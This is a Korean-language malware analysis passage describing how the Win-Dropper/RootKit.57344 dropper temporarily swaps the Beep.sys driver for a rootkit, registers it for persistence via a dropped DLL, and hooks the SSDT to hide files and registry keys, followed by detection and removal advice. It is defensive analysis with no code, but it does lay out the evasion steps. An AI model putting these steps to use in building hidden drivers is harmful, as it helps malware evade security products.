
[그림 3-6] 루트킷 드라이버 파일을 정상 파일로 교체

Win-Dropper/RootKit.57344는 좀 더 치밀하게 자신의 존재를 숨기기 위해 Beep.sys(루트킷 드라이버)를 다시 정상 드라이버 파일로 교체한다. 확장명이 “SYS”인 드라이버 파일의 경우 “EXE” 형태의 단일 프로세스로 동작하는 실행파일과 달리 서비스가 동작 중인 상황에서도 삭제나 편집이 대부분 가능하다.

위와 같은 과정을 사용하는 루트킷 드라이버는 이미 실행되고 난 뒤에는 보안제품에서 감지하기가 매우 힘들다. 보안제품은 대개의 경우 파일 검사를 통해 악성코드의 존재 유무를 판단하게 되는데 악성 파일을 다시 정상 파일로 교체하였기 때문이다.

그런데 이 방법을 사용할 경우, 마지막 과정에서 악성 파일을 정상 파일로 다시 교체하기 때문에 윈도우를 재시작하게되면 정상 Beep 서비스가 구동되어 버리기에 일회성에 그쳐버린다. 따라서 Win-Dropper/RootKit.57344과 같은 형태의 악성코드들은 다음 부팅 때도 동작할 수 있도록 별도의 조치를 취해야만 한다.

Win-Dropper/RootKit.57344는 루트킷 드라이버인 clbdriver.sys 뿐만 아니라 clbdll.dll도 생성하여 clbdll.dll로 하여금 루트킷 드라이버를 Beep 서비스가 아닌 새로운 서비스로 윈도우에 등록하게끔 한다.



[그림 3-7] 루트킷 드라이버를 등록하는 다른 악성파일 생성

Clbdll.dll에 의해 새로운 서비스로 등록된 루트킷 드라이버는 여느 윈도우 루트킷 드라이버와 마찬가지로 SSDT를 후킹하여 자신의 동작과 관련된 레지스트리와 파일을 숨기는 동작을 수행한다.

Win-Dropper/RootKit.57344의 동작을 요약하면 아래와 같다.

- Win-Dropper/RootKit.57344 동작
  1. Beep Service Stop
  2. 악성 DLL 파일 생성
     (%SYSDIR%₩clbdll.dll, Win-Spyware/Clb.33319)
  3. 정상 Beep.sys를 다른 폴더(%SYSDIR%)에 임시 복사
  4. 루트킷 드라이버 파일 생성
     (%SYSDIR%₩Drivers₩clbdriver.sys, Win-Spyware/RootKit.7168.C)
  5. 생성한 루트킷 드라이버 파일을 정상 Beep.sys로 교체
  6. Beep Service Start
  7. 교체된 Beep.sys를 다시 정상 Beep.sys로 교체

- Win-Spyware/RootKit.7168.C 동작
  1. STD를 후킹하여 파일 및 레지스트리 숨김
  2. Win-Spyware/Clb.33319를 로드 및 실행

- Win-Spyware/Clb.33319

1. Clbdriver.sys가 다음 부팅 때 로드 될 수 있도록 레지스트리에 서비스 키 생성
2. Rogue Anti-Spyware 설치 유도

탐지 및 제거

정상 드라이버 파일을 교체하는 형태로 동작하는 루트킷 드라이버는 비록 정상 서비스의 이름으로 실행되고 있지만, 실행되는 Win-Spyware/RootKit.7168.C는 SSDT를 후킹하는 동작을 한다. 따라서 만약 정상 드라이버의 이름으로 후킹이 이루어지고 있다면 드라이버 파일이 교체되어 루트킷 드라이버가 실행되고 있음을 의심해 볼 수 있다.

루트킷 드라이버의 제거를 위해서는 가장 먼저 루트킷 드라이버의 동작을 중지시켜야 하지만 대부분의 루트킷 드라이버가 한번 실행이 되면 중지가 불가하게끔 만들어져 있다. 만약 일반적인 방법으로 쉽게 중지가 된다면 다행이지만 중지가 되지 않는다면, 루트킷 드라이버에 의해 변경된 SSDT를 복원하고 해당 서비스와 관련된 레지스트리 항목이나 파일을 제거하는 복잡한 과정을 거쳐 다음 부팅 때 루트킷 드라이버가 구동되지 않도록 조치하여야 한다.